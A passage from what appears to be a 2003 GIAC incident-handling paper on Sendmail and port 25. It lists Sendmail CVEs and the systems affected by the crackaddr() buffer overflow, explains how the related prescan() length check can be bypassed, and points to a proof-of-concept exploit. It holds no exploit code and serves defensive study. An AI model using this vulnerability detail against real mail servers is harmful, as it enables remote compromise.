GIAC Certified Incident Handler (GCIH)
Practical Assignment
Version 2.1a (revised January 20, 2003)
Option2 – Support for the Cyber Defense Initiative

Port 25
"SMTP – Always a victim of a good time"

Submitted by James Lock

TABLE OF CONTENTS

Abstract

This paper will describe the frequently targeted services and applications that use port 25 in general and specifically Simple Mail Transfer Protocol(SMTP) and Sendmail. This paper will give a brief history and description of SMTP and Sendmail, and will identify various vulnerabilities associated with it and attempt to show why Sendmail is inherently insecure. This paper will also demonstrate how one of the attacks works by showing traces of the exploit in action.

This paper will not address malicious abuse of improperly configured mail hosts (i.e. open relays).

In closing this paper will describe techniques to make Sendmail more secure. In addition, it will briefly address responses to an incident once it occurs.

Part 1 Targeted Port

The table below was taken from http://isc.incidents.org/top10.html as of May 20, 2003 14:28 GMT. The focus of this paper is port 25, number 7 on the list of the top 10 .










Service Name	Port Number	30 day history	Explanation
netbios-ns	137		NETBIOS Name Service
www	80		World Wide Web HTTP
microsoft-ds	445		Win2k+ Server Message Block
ms-sql-m	1434		Microsoft-SQL-Monitor
Ident	113		
netbios-ssn	139		NETBIOS Session Service
Smtp	25		Simple Mail Transfer
Domain	53		Domain Name Server
eDonkey2000	4662		eDonkey2000 Server Default Port
---	0		

Table 1 Top 10 Targeted Ports

Targeted services

By far the most common service running on port 25 is SMTP(Simple Mail Transfer Protocol), which is widely used to transfer electronic mail from one network to another; however, there are many trojan services that also abuse this port. The table below shows the list of these other services (taken from the Internet Storm Center web site http://isc.incidents.org/port_details.html?port=25):

Protocol	Service	Name
tcp	Smtp	Simple Mail Transfer
udp	Smtp	Simple Mail Transfer
tcp	Ajan	[trojan] Ajan
tcp	Antigen	[trojan] Antigen
tcp	Barok	[trojan] Barok
tcp	BSE	[trojan] BSE
tcp	EmailPasswordSender	[trojan] Email Password Sender - EPS
tcp	EPSII	[trojan] EPS II
tcp	Gip	[trojan] Gip
tcp	Gris	[trojan] Gris
tcp	Happy99	[trojan] Happy99
tcp	Hpteammail	[trojan] Hpteam mail
tcp	Hybris	[trojan] Hybris
tcp	Iloveyou	[trojan] I love you
tcp	Kuang2	[trojan] Kuang2
tcp	MagicHorse	[trojan] Magic Horse
tcp	MBTMailBombingTrojan	[trojan] MBT (Mail Bombing Trojan)
tcp	MBT	[trojan] MBT (Mail Bombing Trojan)
tcp	MoscowEmailtrojan	[trojan] Moscow Email trojan
tcp	Naebi	[trojan] Naebi
tcp	NewAptworm	[trojan] NewApt worm
tcp	ProMailtrojan	[trojan] ProMail trojan
tcp	Shtirlitz	[trojan] Shtirlitz
tcp	Stealth	[trojan] Stealth
tcp	Stukach	[trojan] Stukach
tcp	Tapiras	[trojan] Tapiras
tcp	Terminator	[trojan] Terminator
tcp	WinPC	[trojan] WinPC
tcp	WinSpy	[trojan] WinSpy
Protocol	**Service**	**Name**

Table 2 Targeted Services

For the purpose of this paper I will keep the focus on SMTP and Sendmail .

Although SMTP is the underlying protocol and Sendmail is the application working as a Message Transport Agent (MTA), the two are so tightly intertwined it is hard to distinguish the demarcation point between them.

Table 2 illustrates many services using port 25; however, they are all Trojans (malicious programs that are disguised as a legitimate programs) except

for the 2 associated with SMTP, which is the protocol assigned to port 25 by the Internet Assigned Numbers Authority (IANA – http://www.iana.org/). It is important to note at this juncture that port 25 is a 'privileged port', a privileged port is a port numbered less than 1024 (these ports will normally be assigned to a specific protocol, such as telnet – port 23 or in this case SMTP - port 25), services bound to these ports normally run in privileged mode (i.e. as root or superuser). This makes any service that runs on a privileged port an inviting target for malicious actions. If a hacker can compromise a service running on a privileged port they will have access to the compromised host with the same level of privileges as service compromised.

Description

Sendmail is the most common application that uses port 25. Sendmail's purpose is to facilitate the sending and receiving of electronic mail from one computer to another.

History of Sendmail

Many people have argued that Electronic mail or email is the most useful application of the Internet. Sendmail is the underlying application that the majority of networks use to deliver mail into and out of their networks. Regardless of what type of email client you may use (Outlook, Outlook Express, Eudora etc) the mail you receive or send will most likely pass though a sendmail host somewhere along the way. Sendmail evolved from Eric Allman's Delivermail program, which used ftp to transfer mail over ARPANET (Advanced Research Project Agency network), in response to the then new protocols called TCP/IP and SMTP. Sendmail was made available in April of 1983 as part of 4.1c BSD Unix (reference http://chris.dci-uk.com/print.php?sid=26). Sendmail was able to set itself apart from the other mail programs of the time by being flexible enough to accept incoming mail from different types of systems. Instead of rejecting the mail due to 'incorrect protocols', it would massage the message into a format it could deal with and pass it on. This flexibility came with a cost: complexity. Sendmail is a monolithic program (all functionality is in 1 program), and the configuration file can be very cryptic, as you can see from the snip below.

Snip from a sendmail.cf file:

```
##########################
#   Format of headers    #
##########################

H?P?Return-Path: <$g>
HReceived: $?sfrom $s $.$?_($?s$|from $.$_)
        $.$?{auth_type}(authenticated$?{auth_ssf} bits=${auth_ssf}$.)
        $.by $j $?r with $r$. id $i$?{tls_version}
        (version=${tls_version} cipher=${cipher} bits=${cipher_bits} verify=${ve
rify})$.$?u
        for $u; $|;
        $.$b
H?D?Resent-Date: $a
```

```
H?D?Date: $a
H?F?Resent-From: $?x$x <$g>$|$g$.
H?F?From: $?x$x <$g>$|$g$.
H?x?Full-Name: $x
# HPosted-Date: $a
# H?l?Received-Date: $b
H?M?Resent-Message-Id: <$t.$i@$j>
H?M?Message-Id: <$t.$i@$j>
```

In addition to the flexibility built into sendmail, it also separated the mail routing from the mail delivery and reading. Sendmail only performs the routing functions and leaves the delivery and reading to the local agents that the user selects.

The complexity of Sendmail is important when we start to talk about why sendmail is 'always a victim of a good time' for hackers. The code is written under the open source umbrella and the code is freely available and distributable. To give an example of how often sendmail gets 'picked on', Table 3 shows the frequency of Sendmail releases needed to address one problem or another over the last year. 4 out of 6 were pertaining to security vulnerabilities. Table 4 shows the Sendmail releases from the past 5 years, illustrating the volatility of sendmail.

Version 8.12.9 was released on March 29 2003.	SECURITY: Fix a buffer overflow in address parsing due to a char to int conversion problem, which is potentially remotely exploitable. Problem found by Michal Zalewski. Note: an MTA that is not patched might be vulnerable to data that it receives from untrusted sources, which includes DNS.
Version 8.12.8 was released on March 3 2003.	SECURITY: Fix a remote buffer overflow in header parsing by dropping sender and recipient header comments if the comments are too long. Problem noted by Mark Dowd of ISS X-Force.
Version 8.12.7 was released on December 292002.	
Version 8.12.6 was released on August 262002.	
Version 8.12.5 was released on June 252002.	SECURITY: The DNS map can cause a buffer overflow if the user specifies a dns map using TXT records in the configuration file and a rogue DNS server is queried. None of the sendmail supplied

	configuration files use this option hence they are not vulnerable. Problem noted independently by Joost Pol of PINE Internet and Anton Rang of Sun Microsystems.
Version 8.12.4 was released on June 32002.	SECURITY: Inherent limitations in the UNIX file locking model can leave systems open to a local denial of serviceattack. Problem noted by lumpy.

Table 3 Last year of releases source ftp://ftp.sendmail.org/pub/sendmail/RELEASE_NOTES

Version 8.12.9	March 29, 2003.
Version 8.12.8	March 3, 2003.
Version 8.12.7	December 29, 2002.
Version 8.12.6	August 26, 2002.
Version 8.12.5	June 25, 2002.
Version 8.12.4	June 3, 2002.
Version 8.12.3	April 5, 2002.
Version 8.12.2	January 13, 2002.
Version 8.12.1	October 1, 2001.
Version 8.12.0	September 8, 2001.
Version 8.11.6	August 20, 2001.
Version 8.11.5	July 31, 2001.
Version 8.11.4	May 28, 2001.
Version 8.11.3	February 27, 2001.
Version 8.11.2	December 29, 2000.
Version 8.11.1	September 28, 2000.
Version 8.11.0	July 19, 2000.
Version 8.10.2	June 7, 2000.
Version 8.10.1	April 7, 2000.
Version 8.10.0	March 7, 2000.
Version 8.9.3	February 4, 1999.
Version 8.9.2	December 31, 1998.
Version 8.9.1	July 2, 1998.
Version 8.9.0	May 20, 1998.

Table 4 Sendmail Releases last 5 years http://www.sendmail.org/faq/section2.html - 2.7

Protocol

Sendmail uses SMTP to transport mail from one computer to another over a computer network. SMTP is the protocol developed with the objective of transferring electronic mail reliably and efficiently. As noted in RFC0821

(http://www.ietf.org/rfc/rfc0821.txt) SMTP is independent of the particular transmission subsystem and requires only a reliable ordered data stream channel. An important feature of SMTP is its capability to relay mail across transport service environments (for example a TCP network and X.25 network).

Vulnerabilities

The table below (table 5) shows the common vulnerabilities and exposures (CVE, see http://www.cve.mitre.org/ for more information) as well as candidates, that target port 25 and Sendmail. CVE was created to attempt to standardize the names used to identify publicly known vulnerabilities and security exposures with the goal of making it easier to share information on these exposures as well as security tools used to defend against these exposures. This paper focuses on Sendmail running in daemon mode on RedHat Linux; however, the theory and practices will be applicable across platforms.

Name	Description
CVE-1999-0047	MIME conversion buffer overflow in sendmail versions 8.8.3 and 8.8.4.
CVE-1999-0057	Vacation program allows command execution by remote users through a sendmail command.
CVE-1999-0095	The debug command in Sendmail is enabled, allowing attackers to execute commands as root.
CVE-1999-0096	Sendmail decode alias can be used to overwrite sensitive files
CVE-1999-0129	Sendmail allows local users to write to a file and gain group permissions via a .forward or :include: file.
CVE-1999-0130	Local users can start Sendmail in daemon mode and gain root privileges.
CVE-1999-0131	Buffer overflow and denial of service in Sendmail 8.7.5 and earlier through GECOS field gives root access to local users.
CVE-1999-0145	Sendmail WIZ command enabled, allowing root access.
CVE-1999-0203	In Sendmail, attackers can gain root privileges via SMTP by specifying an improper "mail from" address and an invalid "rcpt to" address that would cause the mail to bounce to a program.
CVE-1999-0204	Sendmail 8.6.9 allows remote attackers to execute root commands, using ident.
CVE-1999-0206	MIME buffer overflow in Sendmail 8.8.0 and 8.8.1 gives root access.
CVE-1999-0393	Remote attackers can cause a denial of service in Sendmail 8.8.x and 8.9.2 by sending messages with a large number of headers.
CVE-1999-0478	Denial of service in HP-UX sendmail 8.8.6 related to accepting connections.
CVE-1999-0769	Vixie Cron on Linux systems allows local users to set

	parameters of sendmail commands via the MAILTO environmental variable.
CVE-1999-0976	Sendmail allows local users to reinitialize the aliases database via the newaliases command, then cause a denial of service by interrupting Sendmail.
CVE-1999-1109	Sendmail before 8.10.0 allows remote attackers to cause a denial of service by sending a series of ETRN commands then disconnecting from the server, while Sendmail continues to process the commands after the connection has been terminated.
CVE-1999-1309	Sendmail before 8.6.7 allows local users to gain root access via a large value in the debug (-d) command line option.
CVE-1999-1468	rdist in various UNIX systems uses popen to execute sendmail, which allows local users to gain root privileges by modifying the IFS (Internal Field Separator) variable.
CVE-2000-0319	mail.local in Sendmail 8.10.x does not properly identify the .\n string which identifies the end of message text, which allows a remote attacker to cause a denial of service or corrupt mailboxes via a message line that is 2047 characters long and ends in .\n.
CVE-2000-0348	A vulnerability in the Sendmail configuration file sendmail.cf as installed in SCO UnixWare 7.1.0 and earlier allows an attacker to gain root privileges.
CVE-2000-0506	The "capabilities" feature in Linux before 2.2.16 allows local users to cause a denial of service or gain privileges by setting the capabilities to prevent a setuid program from dropping privileges, aka the "Linux kernel setuid/setcap vulnerability."
CVE-2001-0653	Sendmail 8.10.0 through 8.11.5, and 8.12.0 beta, allows local users to modify process memory and possibly gain privileges via a large value in the 'category' part of debugger (-d) command line arguments, which is interpreted as a negative number.
CVE-2001-1075	poprelayd script before 2.0 in Cobalt RaQ3 servers allows remote attackers to bypass authentication for relaying by causing a "POP login by user" string that includes the attacker's IP address to be injected into the maillog log file.
CVE-2001-1349	Sendmail before 8.11.4, and 8.12.0 before 8.12.0.Beta10, allows local users to cause a denial of service and possibly corrupt the heap and gain privileges via race conditions in signal handlers.
CVE-2002-0906	Buffer overflow in Sendmail before 8.12.5, when configured to use a custom DNS map to query TXT records, allows remote attackers to cause a denial of service and possibly execute arbitrary code via a malicious DNS server.

CAN-1999-0098	Buffer overflow in SMTP HELO command in Sendmail allows a remote attacker to hide activities.
CAN-1999-0163	In older versions of Sendmail, an attacker could use a pipe character to execute root commands.
CAN-1999-0205	Denial of service in Sendmail 8.6.11 and 8.6.12.
CAN-1999-0418	Denial of service in SMTP applications such as Sendmail, when a remote attacker (e.g. spammer) uses many "RCPT TO" commands in the same connection.
CAN-1999-0565	A Sendmail alias allows input to be piped to a program.
CAN-1999-0684	Denial of service in Sendmail 8.8.6 in HPUX.
CAN-1999-1506	Vulnerability in SMI Sendmail 4.0 and earlier, on SunOS up to 4.0.3, allows remote attackers to access user bin.
CAN-2000-0312	cron in OpenBSD 2.5 allows local users to gain root privileges via an argv[] that is not NULL terminated, which is passed to cron's fake popen function.
CAN-2001-0588	sendmail 8.9.3, as included with the MMDF 2.43.3b package in SCO OpenServer 5.0.6, can allow a local attacker to gain additional privileges via a buffer overflow in the first argument to the command.
CAN-2001-0713	Sendmail before 8.12.1 does not properly drop privileges when the -C option is used to load custom configuration files, which allows local users to gain privileges via malformed arguments in the configuration file whose names contain characters with the high bit set, such as (1) macro names that are one character long, (2) a variable setting which is processed by the setoption function, or (3) a Modifiers setting which is processed by the getmodifiers function.
CAN-2001-0714	Sendmail before 8.12.1, without the RestrictQueueRun option enabled, allows local users to cause a denial of service (data loss) by (1) setting a high initial message hop count option (-h), which causes Sendmail to drop queue entries, (2) via the -qR option, or (3) via the -qS option.
CAN-2001-0715	Sendmail before 8.12.1, without the RestrictQueueRun option enabled, allows local users to obtain potentially sensitive information about the mail queue by setting debugging flags to enable debug mode.
CAN-2001-0789	Format string vulnerability in avpkeeper in Kaspersky KAV 3.5.135.2 for Sendmail allows remote attacker to cause a denial of service or possibly execute arbitrary code via a malformed mail message.
CAN-2002-0985	The mail function in PHP 4.x to 4.2.2 may allow remote attackers to bypass safe mode restrictions and modify command line arguments to the MTA (e.g. sendmail) in the 5th argument

	to mail(), altering MTA behavior and possibly executing commands.
CAN-2002-1165	Sendmail Consortium's Restricted Shell (SMRSH) in Sendmail 8.12.6, 8.11.6-15, and possibly other versions after 8.11 from 5/19/1998, allows attackers to bypass the intended restrictions of smrsh by inserting additional commands after (1) "||" sequences or (2) "/" characters, which are not properly filtered or verified.
CAN-2002-1278	The mailconf module in Linuxconf 1.24 on Conectiva Linux 6.0 through 8 generates the Sendmail configuration file (sendmail.cf) in a way that configures Sendmail to run as an open mail relay, which allows remote attackers to send Spam email.
CAN-2002-1337	Buffer overflow in Sendmail 5.79 to 8.12.7 allows remote attackers to execute arbitrary code via certain formatted address fields, related to sender and recipient header comments as processed by the crackaddr function of headers.c.
CAN-2003-0161	The prescan() function in the address parser (parseaddr.c) in Sendmail before 8.12.9 does not properly handle certain conversions from char and int types, which can cause a length check to be disabled when Sendmail misinterprets an input value as a special "NOCHAR" control value, allowing attackers to cause a denial of service and possibly execute arbitrary code via a buffer overflow attack using messages, a different vulnerability than CAN-2002-1337.
CAN-2003-0285	IBM AIX 5.2 and earlier distributes Sendmail with a configuration file (sendmail.cf) with the (1) promiscuous_relay, (2) accept_unresolvable_domains, and (3) accept_unqualified_senders features enabled, which allows Sendmail to be used as an open mail relay for sending spam e-mail.
CAN-2003-0308	The Sendmail 8.12.3 package in Debian GNU/Linux 3.0 does not securely create temporary files, which could allow local users to gain additional privileges via (1) expn, (2) checksendmail, or (3) doublebounce.pl.

Table 5 Sendmail CVE's from http://www.cve.mitre.org/cgi-bin/cvekey.cgi?keyword=sendmail

Part 2 Specific exploit

Exploit Details

Summary	
ATTACK NAME:	bysin
CVE #:	CAN-2002-1337
TARGET OS:	OS independent
TOOLS RUN ON:	REDHAT linux
PROTOCOLS:	SMTP
DESCRIPTION:	Buffer overflow

Exploit Name

Remote Buffer Overflow in Sendmail
CERT® Advisory CA-2003-07
CVE CAN-2002-1337

Variants

Sendmail has a history of being victimized by attacks that use buffer overflows with varying effects that include denial of service, remote access and execution of arbitrary code on the host. Listed below are other Sendmail buffer overflow vulnerabilities listed at the CVE website (http://www.cve.mitre.org/):

CVE-2002-0906
: Allows remote attackers to cause a denial of service and possibly execute arbitrary code via a malicious DNS server

CAN-1999-0098
: Buffer overflow in SMTP HELO command in Sendmail allows a remote attacker to hide activities

CAN-2003-0161
: Allows attackers to cause a denial of service and possibly execute arbitrary code via a buffer overflow attack using messages

Operating systems and applications effected

The operating systems and Sendmail versions vulnerable to this exposure according to the security focus website (reference http://www.securityfocus.com/bid/6991/info/) are listed below. For the most part, this exploit affects any Operating System that is running Sendmail prior to version 8.12.8.

Gentoo Linux 1.4 _rc2	HP MPE/iX 6.5	NetBSD NetBSD 1.5.3
Gentoo Linux 1.4 _rc1	IBM MVS	NetBSD NetBSD 1.6
HP AlphaServer SC	IBM OS/390 V2R8	SCO Open UNIX 8.0
HP HP-UX 10.10	IBM OS/390 V2R10	SCO Unixware 7.1.1
HP HP-UX 10.20	IBM z/OS V1R4	SCO Unixware 7.1.3
HP HP-UX 11.0 4	IBM z/OS V1R2	Sendmail Consortium
HP HP-UX 11.0	NetBSD NetBSD 1.5	Sendmail 5.59
HP HP-UX 11.11	NetBSD NetBSD 1.5.1	Sendmail Consortium
HP HP-UX 11.22	NetBSD NetBSD 1.5.2	Sendmail 5.61

Sendmail Consortium
Sendmail 5.65
Sendmail Consortium
Sendmail 8.8.8
+ Compaq Tru64 4.0 f PK7 (BL18)
+ Compaq Tru64 4.0 g PK3 (BL17)
+ SGI IRIX 6.5
+ SGI IRIX 6.5.1
+ SGI IRIX 6.5.2
+ SGI IRIX 6.5.3
+ SGI IRIX 6.5.4
+ SGI IRIX 6.5.5
+ SGI IRIX 6.5.6
Sendmail Consortium
Sendmail 8.9 .0
Sendmail Consortium
Sendmail 8.9.1
Sendmail Consortium
Sendmail 8.9.2
Sendmail Consortium
Sendmail 8.9.3
+ Compaq Tru64 5.0 a PK3 (BL17)
+ Compaq Tru64 5.1 PK5 (BL19)
+ Debian Linux 2.2
+ Debian Linux 2.2 68k
+ Debian Linux 2.2 alpha
+ Debian Linux 2.2 arm
+ Debian Linux 2.2 IA-32
+ Debian Linux 2.2 powerpc
+ Debian Linux 2.2 sparc
+ IBM AIX 4.3.3
+ SGI IRIX 6.5.7 f
+ SGI IRIX 6.5.7 m
+ SGI IRIX 6.5.8 f
+ SGI IRIX 6.5.8 m
+ SGI IRIX 6.5.9 f
+ SGI IRIX 6.5.9 m
+ SGI IRIX 6.5.10 f
+ SGI IRIX 6.5.10 m
+ SGI IRIX 6.5.11 f
+ SGI IRIX 6.5.11 m
+ SGI IRIX 6.5.12 f
+ SGI IRIX 6.5.12 m
+ SGI IRIX 6.5.13 f
+ SGI IRIX 6.5.13 m
+ SGI IRIX 6.5.14 f
+ SGI IRIX 6.5.14 m
+ SGI IRIX 6.5.15 f
+ SGI IRIX 6.5.15 m
+ SGI IRIX 6.5.16 f
+ SGI IRIX 6.5.16 m
+ SGI IRIX 6.5.17 f
+ SGI IRIX 6.5.17 m
+ SGI IRIX 6.5.18 f
+ SGI IRIX 6.5.18 m
+ SGI IRIX 6.5.19
Sendmail Consortium
Sendmail 8.10
Sendmail Consortium
Sendmail 8.10.1
Sendmail Consortium
Sendmail 8.10.2
+ Sun Cobalt Qube3 4000WG
+ Sun Cobalt RaQ 4
+ Sun Cobalt RaQ XTR
+ Sun Cobalt RaQ XTR 3500R
+ Sun Cobalt RaQ4 3001R
Sendmail Consortium
Sendmail 8.11
+ Compaq Tru64 5.1
+ Compaq Tru64 5.1 a
+ Compaq Tru64 5.1 b
+ IBM AIX 5.1
+ IBM AIX 5.2
- MandrakeSoft Linux Mandrake 7.2
+ RedHat Linux 7.0
+ RedHat Linux 7.0 alpha
+ RedHat Linux 7.0 i386
+ RedHat Linux 7.0 sparc
- S.u.S.E. Linux 7.0
- S.u.S.E. Linux 7.0 alpha
- S.u.S.E. Linux 7.0 ppc
- S.u.S.E. Linux 7.0 sparc
+ SCO Open Server 5.0.4
+ SCO Open Server 5.0.5
+ SCO Open Server 5.0.6
+ SCO Open Server 5.0.6 a
Sendmail Consortium
Sendmail 8.11.1
+ Caldera OpenLinux Server 3.1
+ Caldera OpenLinux Workstation 3.1
+ Conectiva Linux 6.0
Sendmail Consortium
Sendmail 8.11.2
+ RedHat Linux 7.1
+ RedHat Linux 7.1 alpha
+ RedHat Linux 7.1 i386
+ RedHat Linux 7.1 ia64
+ S.u.S.E. Linux 7.1
+ S.u.S.E. Linux 7.1 alpha
+ S.u.S.E. Linux 7.1 ppc
+ S.u.S.E. Linux 7.1 sparc
+ S.u.S.E. Linux 7.1 x86
Sendmail Consortium
Sendmail 8.11.3
- MandrakeSoft Corporate Server 1.0.1
- MandrakeSoft Linux Mandrake 8.0
+ S.u.S.E. Linux 7.2
+ S.u.S.E. Linux 7.2 i386
- Slackware Linux 7.1
Sendmail Consortium
Sendmail 8.11.4
+ Conectiva Linux 7.0
- Slackware Linux 8.0
Sendmail Consortium
Sendmail 8.11.5
Sendmail Consortium
Sendmail 8.11.6
+ Caldera OpenLinux Server 3.1
+ Caldera OpenLinux Server 3.1.1
+ Caldera OpenLinux Workstation 3.1
+ Caldera OpenLinux Workstation 3.1.1
+ Conectiva Linux 6.0
+ Conectiva Linux 7.0
+ Conectiva Linux 8.0
+ FreeBSD FreeBSD 4.4
+ FreeBSD FreeBSD 4.5
+ FreeBSD FreeBSD 4.5 -RELEASE
+ Immunix Immunix OS 7.0
+ MandrakeSoft Linux Mandrake 8.0
+ MandrakeSoft Linux Mandrake 8.0 ppc
+ MandrakeSoft Linux Mandrake 8.1
+ MandrakeSoft Linux Mandrake 8.1 ia64

+ RedHat Linux 6.2 i386
+ RedHat Linux 7.0 i386
+ RedHat Linux 7.1 i386
+ RedHat Linux 7.2 i386
+ RedHat Linux 7.2 ia64
+ RedHat Linux 7.3 i386
+ S.u.S.E. Linux 7.3
+ S.u.S.E. Linux 7.3 i386
+ S.u.S.E. Linux 7.3 ppc
+ S.u.S.E. Linux 7.3 sparc
+ Sun Cobalt RaQ 550
+ Sun Linux 5.0
+ Sun Linux 5.0.3

Sendmail Consortium Sendmail 8.12 beta7
Sendmail Consortium Sendmail 8.12 beta5
Sendmail Consortium Sendmail 8.12 beta16
Sendmail Consortium Sendmail 8.12 beta12
Sendmail Consortium Sendmail 8.12 beta10
Sendmail Consortium Sendmail 8.12 .0
Sendmail Consortium Sendmail 8.12.1

+ HP MPE/iX 7.0
+ HP MPE/iX 7.5
+ MandrakeSoft Linux Mandrake 8.2
+ MandrakeSoft Linux Mandrake 8.2 ppc

Sendmail Consortium Sendmail 8.12.2

+ Apple MacOS X 10.2
+ Apple MacOS X 10.2.1
+ Apple MacOS X 10.2.2
+ Apple MacOS X 10.2.3
+ Apple MacOS X Server 10.2
+ Apple MacOS X Server 10.2.1
+ Apple MacOS X Server 10.2.2
+ Apple MacOS X Server 10.2.3
+ OpenBSD OpenBSD 3.1

Sendmail Consortium Sendmail 8.12.3

+ Debian Linux 3.0
+ Debian Linux 3.0 alpha
+ Debian Linux 3.0 arm
+ Debian Linux 3.0 hppa
+ Debian Linux 3.0 ia-32
+ Debian Linux 3.0 ia-64
+ Debian Linux 3.0 m68k
+ Debian Linux 3.0 mips
+ Debian Linux 3.0 mipsel
+ Debian Linux 3.0 ppc
+ Debian Linux 3.0 s/390
+ Debian Linux 3.0 sparc
+ FreeBSD FreeBSD 4.6
+ S.u.S.E. Linux 8.0
+ S.u.S.E. Linux 8.0 i386

Sendmail Consortium Sendmail 8.12.4

+ OpenBSD OpenBSD 3.2
+ Slackware Linux - current
+ Slackware Linux 8.1

Sendmail Consortium Sendmail 8.12.5

+ Conectiva Linux 9.0
+ OpenBSD OpenBSD 3.2

Sendmail Consortium Sendmail 8.12.6

+ Apple MacOS X 10.2.4
+ FreeBSD FreeBSD 4.7
+ FreeBSD FreeBSD 5.0
+ MandrakeSoft Corporate Server 2.1
+ MandrakeSoft Linux Mandrake 9.0
+ OpenBSD OpenBSD 3.2
+ S.u.S.E. Linux 8.1

Sendmail Consortium Sendmail 8.12.7

+ Slackware Linux 8.1

Sendmail Inc Sendmail Advanced Message Server 1.2
Sendmail Inc Sendmail Advanced Message Server 1.3
Sendmail Inc Sendmail for NT 2.6
Sendmail Inc Sendmail for NT 2.6.1
Sendmail Inc Sendmail for NT 3.0
Sendmail Inc Sendmail for NT 3.0.1
Sendmail Inc Sendmail for NT 3.0.2
Sendmail Inc Sendmail Switch 2.1
Sendmail Inc Sendmail Switch 2.1.1
Sendmail Inc Sendmail Switch 2.1.2
Sendmail Inc Sendmail Switch 2.1.3
Sendmail Inc Sendmail Switch 2.1.4
Sendmail Inc Sendmail Switch 2.2
Sendmail Inc Sendmail Switch 2.2.1
Sendmail Inc Sendmail Switch 2.2.2
Sendmail Inc Sendmail Switch 2.2.3
Sendmail Inc Sendmail Switch 2.2.4
Sendmail Inc Sendmail Switch 3.0
Sendmail Inc Sendmail Switch 3.0.1
Sendmail Inc Sendmail Switch 3.0.2
SGI Freeware 1.0
Sun Cobalt CacheRaQ 4
Sun Cobalt ManageRaQ3
3000R-mr
Sun Cobalt Qube 3
Sun Cobalt RaQ 3
Sun Cobalt RaQ 4
Sun Cobalt RaQ 550
Sun Cobalt RaQ XTR
Sun LX50
Sun Solaris 2.6 _x86
Sun Solaris 2.6
Sun Solaris 7.0 _x86
Sun Solaris 7.0
Sun Solaris 8.0 _x86
Sun Solaris 8.0
Sun Solaris 9.0 _x86
Sun Solaris 9.0
Wind River Systems BSD/OS 4.2
Wind River Systems BSD/OS 4.3.1
Wind River Systems BSD/OS 5.0
Wind River Systems Platform SA 1.0

Protocols/Services

This exploit takes advantage of Sendmail (versions prior to 8.12.8) using SMTP. The vulnerability can allow a remote user to gain control of the victim system or cause a denial of service. This attack is delivered by an email message with specifically crafted address field.

Description

Sendmail (versions prior to 8.12.8) are vulnerable to this buffer overflow due to the manner in which the fields containing the address or list of addresses are evaluated during the SMTP transaction. One of Sendmail's security checks (crackaddr() , see appendix A) that handles the parsing of the characters from these fields is flawed and can allow a specially crafted address field to trigger a buffer overflow. Since this vulnerability is message-oriented as opposed to connection-oriented, the vulnerability is triggered by the contents of a specially crafted email message rather than by lower-level network traffic. In a message-oriented attack the mail host receives what appears to be a legitimate message. It follows all the rules required of a message. A firewall will also see this traffic as legitimate and allow it to pass. This results in significant impact on the system; in order to protect the mail host it must be taken off-line and patched (denial-of-service).

Description of variants

The table below (table 6) shows a list of known buffer overflows affecting Sendmail, Including the subject of this paper (CAN-2002-1337). This table is based on information gathered from the CVE website (http://www.cve.mitre.org/).

CVE-2002-0906	Buffer overflow in Sendmail before 8.12.5, when configured to use a custom DNS map to query TXT records, allows remote attackers to cause a denial of service and possibly execute arbitrary code via a malicious DNS server.
CAN-1999-0098	Buffer overflow in SMTP HELO command in Sendmail allows a remote attacker to hide activities.
CAN-2002-1337	Buffer overflow in Sendmail 5.79 to 8.12.7 allows remote attackers to execute arbitrary code via certain formatted address fields, related to sender and recipient header comments as processed by the crackaddr function of headers.c.
CAN-2003-0161	The prescan() function in the address parser (parseaddr.c) in Sendmail before 8.12.9 does not properly handle certain conversions from char and int types, which can cause a length check to be disabled when Sendmail misinterprets an input value as a special "NOCHAR" control value, allowing attackers to cause a denial of service and possibly

	execute arbitrary code via a buffer overflow attack using messages, a different vulnerability than CAN-2002-1337.

Table 6 Sendmail Buffer Overflows

One variant (although not classified as a variant by CERT or MITRE, it has significant similarities) that came just 30 days after the subject exploit of this paper is CVE CAN-2003-0161.

Summary	
ATTACK NAME:	Buffer overflow
CVE #:	CAN-2003-0161
TARGET OS:	OS independent
TOOLS RUN ON:	prejack
PROTOCOLS:	SMTP
DESCRIPTION:	Buffer overflow

CERT® Advisory CA-2003-12 Buffer Overflow in Sendmail

This vulnerability targets the prescan() function of Sendmail. If specific characters are passed to this function it will allow the length check to be skipped and allow the instruction pointer to be over written. It is prescan's job to check for malformed or overly long tokens that are created from the 'from address' elements. If the character variable in prescan gets a 0xff character it can bypass the length check and allow stack variables to be overwritten. Michal Zalewski discovered this vulnerability (reference http://www.cert.org/advisories/CA-2003-12.html).

The folks from 127 research and development provided a proof of concept code called prejack and is available at http://www.7f.no-ip.com/ .

Similarities

Both can be exploited to cause a denial-of-service condition and could allow a remote attacker to execute arbitrary code with the privileges of the Sendmail daemon, typically root.

Both are message-oriented, and take advantage of Sendmail's address parsing code that does not adequately check the length of email addresses. An email message with a specially crafted address could trigger a stack overflow.

Differences

The most significant difference between the two is; CVE CAN-2002-1337 targets the crackaddr() function where CVE CAN-2003-0161 targets the prescan() function . Since the target functions differ, the methodology of the attacks also differs drastically.

Further information on the Sendmail address prescan memory corruption vulnerability can be found at the following websites:

http://www.7f.no-ip.com/
https://gtoc.iss.net/issEn/delivery/xforce/alertdetail.jsp?oid=22127
http://www.securityfocus.com/bid/7230
http://www.cert.org/advisories/CA-2003-12.html

Protocol Description

